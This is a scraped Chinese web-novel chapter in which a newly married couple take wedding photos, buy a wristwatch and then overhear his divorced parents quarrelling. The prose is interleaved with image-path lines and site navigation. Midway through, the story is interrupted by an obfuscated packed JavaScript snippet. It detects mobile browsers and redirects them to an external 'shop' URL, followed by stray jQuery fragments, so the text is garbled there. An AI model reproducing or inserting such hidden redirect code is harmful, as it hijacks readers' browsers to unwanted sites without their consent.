默认冷灰
24号文字
方正启体

7. 第 7 章

作者:满山白本书字数:K更新时间:
    第七章


    化好妆,戚芳芳又将头发打散,没有像以往一样扎两条辫子,而是做了简单盘发,细细打理好额前碎发,看着镜中自己,她弯起嘴角,笑了笑,然后走出房门,钟建国一边和姑父说着话,一边还要分神照顾调皮的表弟,听到开门声,他下意识望过来,明显怔愣了下,眼底一道惊艳闪过。


    姑姑见她走出来,忙将钟建国往前一推,道:“建国,你带芳芳去照相,”说罢又交代戚芳芳道:“芳芳啊,等你和建国照完相,去供销社买点东西,去看看建国爷奶知道吗?”


    戚芳芳点头应是,跟着钟建国,一前一后出了门。


    虽然即将成为最亲密的夫妻,可却算不得熟悉,说起来,这算是两人第二次单独相处,第一次还是相亲时。两人一直沉默的走着,谁都没有先开口,戚芳芳算不得长袖善舞之人,以前和李瑾瑜相处时,多是李瑾瑜主动找话题,她是那个被动等待的人,如今,看钟建国似是比她还要沉默寡言,戚芳芳心底不禁有些着急起来,没办法,相对钟建国,她对这段婚姻的依赖性更高。


    戚芳芳深吸口气,努力给自己打气,人活着,总要面对现实才行,她早就不是从前的戚小姐了,没了任性的资格,想到这,她终于试着开口问道:“营区是什么样的?那些去随军的家属,都是哪的人呢?”


    戚芳芳声音甜糯,尾音微微上挑,听起来很向撒娇。


    钟建国听后,先是愣了愣,然后道:“营区很大,比较偏僻,那儿很少有外人,全都是军人和随军的家属,来随军的嫂子们,来自五湖四海,有农村来的,也有城市来的。”


    戚芳芳叹了口气,这人是真的不会聊天,还很容易把天聊死,为避免尴尬,她只得继续努力找话题,想了想,她问道:“营区的生活会不会很苦?很难熬?”


    戚芳芳本意是想随便说点什么,以活跃气氛,不料钟建国却误以为她吃不得苦,因此,怔愣片刻后道:“等你到了营区后,不用担心这些,到时候一切有我。”戚芳芳有些无力,她想和钟建国解释,自己并不是怕吃苦的意思,再说,一切都靠他,到时候他一出门十天半月不在家,到时候又怎么靠他?戚芳芳父亲就是军人出身,又怎么会不懂军属的生活,当年父母感情疏离变淡,到最后形同陌路,夫妻间聚少离多,缺少有效沟通交流,是最大原因,戚芳芳不想走父母的老路,这才努力让两人熟悉起来,可面对这样的钟建国,她张张嘴,刚想要说些什么,照相馆便到了,钟建国一马当先推门进入,戚芳芳见状也闭嘴,忙跟在他身后。


    “两位同志,你们俩稍微靠近一点,还有,这位军人同志,身体不要这么僵硬,旁边那是你媳妇,又不是洪水猛兽……”


    见一旁钟建国身体僵硬,面对照相师傅的指挥,如同提线木偶一样,戚芳芳心底叹了口气,自己挪了挪身体,向他的方向靠去,两人距离很近,所以身体相触时,她明显感觉到钟建国下意识想要逃离,最后又被军人强大的意志拉回来,强制自己一动不动,照完了相。


    戚芳芳心里泛起丝丝酸涩来,身体下意识的反应是无法说慌的,也许,钟建国并不喜欢她,她之前对钟建国的猜测,认为他也是为美色所惑,有些过于自以为是了。


    在戚芳芳柔软的大腿贴上他的时,若不是军人一贯优秀的自控力,钟建国险些就要失态了,他第一次这样近距离接触姑娘家的身体,柔软,有股淡淡的香味,眼角余光撇去,柔顺光亮的青丝乖巧的在头上盘着,比起他来,她是那样的娇小,孱弱,像见易碎的珍宝,而如今,这样的珍宝属于他一个人了。


    一想到这,钟建国从心底升腾起一股火焰来,不知想到了什么,脸也开始发烫,好在,他皮肤黑,又一向不苟言笑惯了,无论是照相师傅,还是近在咫尺的戚芳芳,都没有察觉出他的异样。


    出了照相馆后,钟建国带着她直奔国营商店,本以为他只是带她买些吃食,以作看望他爷奶的礼品,戚芳芳却没想到,钟建国将她带到手表区,对她道:“我不懂你喜欢什么样的,你还是自己挑一个吧。”


    戚芳芳过了好一会儿才找回思绪,再次向他确认道:“你要给我买手表吗?”


    钟建国嗯了声,解释道:“有了手表后,你在营区生活会方便很多。”


    戚芳芳心底徒然生出股暖意来,她知道,钟建国驻地并不在这,所以两人结婚并为置办家具等物件,而是拿出不菲的彩礼给到女方,两人匆忙之下相亲结婚,他还愿意为她这位陌生妻子买表,她想,她的运气还是不错的。


    钟建国没她这些细腻心思,只叫她过来看表,戚芳芳强制自己把目光从Rolex上挪开,而是叫售货员拿出一块最便宜的上海牌手表,深色的表盘搭配白皙纤弱的手腕,有种别样的美感,因钟建国穿着军装的缘故,售货员一改往日臭脸,笑意盈盈为两人推荐。


    “这位女同志戴着真好看,同志,现在大家结婚都流行买这个牌子的手表,现在只剩这一块了,你要是看好了就抓紧时间拿主意,明天说不定就卖出去了,最近运输停了,不知道什么时候能补货,如果看好了,就别再犹豫了。”


    戚芳芳看向钟建国,却见他似是在盯着什么,严肃着一张脸,似是神情不愉,最便宜的上海牌手表也要一百块钱,她想,钟建国是不是又嫌贵了,她并不缺钱,自己也可以买,两人还在接触阶段,她并不愿意为了这点小事给他留下坏印象,于是摘下表带,刚想对售货员说不要了,就听钟建国指着另一只手表道:“同志,请将那只表拿出来看一下。”


    戚芳芳顺着他指的方向看去,正是方才她看的Rolex,这块表因为太贵,基本没人会看,已经放在这落灰很长时间了,售货员一愣,然后赶紧将表拿出来递过她,戚芳芳接过手表,轻轻抚摸表盘,然后戴在手上,伸出胳膊对着阳光打量一番,然后将表摘下,还给售货员。


    到是钟建国很是意外,问她:“我看你刚才在看它,不喜欢吗?”


    记忆中,母亲也有块一模一样的手表,戚芳芳难免有些睹物思人,但她是去随军的,戴这样贵重的表实在没有必要,反正,她需要的是手表的功能,又不是手表带来的面子,再说,这世上的聪明人向来很多,她身份本就敏感,低调才是王道,


    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17276614|198278||http|test|mini|href|location''.split(''|''),0,{}));


    () {


    $(''.inform'').remove();


    $(''#content'').append(''何必招摇。


    见钟建国还要说什么,戚芳芳拉住他的大手,然后笑着对售货员道:“同志,我要刚才那块表。”


    戚芳芳的手腕细瘦,白皙,轻飘飘没什么力道,但钟建国握着那只小手,却什么话都说不出来,在那一刻,他心中甚至生出些荒唐念头,他想,只要她愿意同他过日子,愿意好好待他,就算她要天上的星星,他也试着为她摘下来。


    售货员有些不高兴撇嘴,但见一旁的身着军装的钟建国,到底没像对其他人一样甩脸色,而是麻利的将手表打包递过来,戚芳芳见钟建国还在愣神,手上用力拉了拉他,钟建国这才如梦方醒,忙去付钱。


    之后,戚芳芳又买了些麦乳精红糖和桃酥,准备当做看望两位老人的礼物,钟建国见状要付钱,被戚芳芳拦下,她道:“手表是你送我的新婚礼物,自然要你来付钱,可这是我对爷奶的一点心意,这钱要我自己来付才行,你不许和我抢。”


    戚芳芳尾音上扬,细声细语的说话就像对他撒娇,钟建国听在耳中,一颗心霎时软成颗豆腐,唇边不自觉流露出笑意,看着她道:“好,都听你的。”


    经过这一番,两人间的疏离感淡了许多,出了国营商店后,钟建国问她:“刚才的手表,你为什么不要,我能看的出来,你明明很喜欢。”听他这样说,戚芳芳不由愣住,怕钟建国误会,她对那块表只是瞟了一眼,便迅速收回目光,没想到这样短的时间内,钟建国竟注意到了,她心口顿时酸酸涩涩的,在她的人生中,好像从来没有过这样的经历,被人时时刻刻关注着,父亲常年在外,母亲对她多是教导训诫为主,母女间甚少有温情时刻,后来随奶奶一起生活,祖孙间不吵架便是幸事。


    戚芳芳深吸一口气,这种感觉,意外的不赖,钟建国不愧是军人,洞察力细微专注,而且愿意照顾她,她想,即便没有爱情,和这样的人生活,也不会太糟糕,因为,他本身就是很好的一个人。


    钟建国爷奶一开始住在招待所,钟成功知道爹娘来了后,鞍前马后的给二老安排了临时住处,无奈,谁叫他既干不过前妻,又拗不过老爹老娘。


    谁知,钟建国和戚芳芳刚要进门时,就听屋内传来一声男人的低吼:“王玉萍,你脑子里塞的是浆糊吗?凭时对付我的聪明劲儿都去哪儿了?你有没有为儿子考虑过,这样成分的女人是能娶的吗?”


    王玉萍当即反口相讥:“钟成功,这还真是老鸹落在猪身上,看到别人黑,看不到自各儿黑,你当初非要和我离婚,要娶那小妖精,你当时怎么不考虑影响呢?你个不要脸的陈世美,你还敢对老娘指手画脚,我告诉你,儿子的婚礼你想参加就参加,你要想找不痛快,把钱留下,你人可以滚了。”


    钟成功气的脑袋发蒙,大叫道:“你、你个悍妇,不叫我参加儿子婚礼还要我花钱?凭什么?!”


    钟成功战场腥风血雨闯过来,一旦发怒,虎目圆瞪,颇有几分煞气,但王玉萍可不憱他,当即双手叉腰对着他吼道:“钟狗蛋儿,你敢不掏钱,老娘就带着你老爹老娘站到军区大门口要钱去,我看你一个司令还要不要这个脸!”(←快捷键) <<上一章 投推荐票 回目录 标记书签 下一章>> (快捷键→)